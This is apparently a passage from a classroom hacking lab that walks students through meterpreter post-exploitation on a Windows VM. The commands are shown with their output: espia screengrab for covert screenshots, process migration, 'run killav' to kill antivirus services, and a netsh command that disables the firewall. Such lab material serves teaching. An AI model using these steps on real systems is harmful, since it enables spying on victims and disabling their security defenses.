
- Type **use espia** and press enter.
- Type **screengrab** and press enter.
- The screenshot will automatically open.

```
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/student/IbCjhvQi.jpeg
```

```
meterpreter > migrate 2952
[*] Migrating from 2972 to 2952...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/student/xBxhiQjX.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported. ($XA
UTHORITY is /home/student/.Xauthority which is owned by student.)
```

Since the default way to open an image in Kali is with the Firefox browser, you will get the following error; however, you can still view the image by navigating to the **/home/student/** folder and double clicking the image; in my case, it is **IbCjhvQi.jpeg** as you can see from the message in the above screenshot. This jpeg is actually a screengrab of the Windows VM. See image on following page. Your image may look different, but should be fairly similar.


```
meterpreter > Running Firefox as root in a regular user's session is not supported.
screengrab windowsback.jpg
```



The final command I want to show you is simple and will turn off the antivirus system. Before we do this let's make sure that Windows Defender is turned on. Move to the Windows VM and check the status by typing **defender** in the Windows search program box (see screenshot below). Make changes if necessary. Then return to the Linux box and Type **run killav** and press enter. This will work about 60 percent of the time in my experience. Remember that shells can be volatile. You may lose access several times through the process. This is a part of hacking. Notice in the screenshot below that my scripts are deprecated. Persistence is key to getting a particular attack to work. If you get the message below, try the "run killav" command again. If you still have a failure, you may want to try the listed Metasploit post module to kill the antivirus software.


```
meterpreter > run killav
```

```
[!] Meterpreter scripts are deprecated. Try
post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[-] Could not execute killav: Rex::Post::Meterpreter::RequestError
stdapi_sys_process_kill: Operation failed: Access is denied.
meterpreter >
```




```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
meterpreter >
```




```
meterpreter > run killav


[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[-] Could not execute killav: Rex::Post::Meterpreter::RequestError stdapi_sys_process_kil
l: Operation failed: Access is denied.
meterpreter >
```





## ISSUE 101 /





First, congratulations on getting this far. This was a difficult lesson. As you can see, Metasploit and meterpreter are very powerful tools and can do a lot of damage to a network. There is still so much more to be learned, but this should get you excited enough to explore.

If you have some extra time return the Windows shell (not Meterpreter shell) by typing **shell** in the Meterpreter session then type **netsh firewall set opmode mode=disable**  
I bet you can guess what this does.

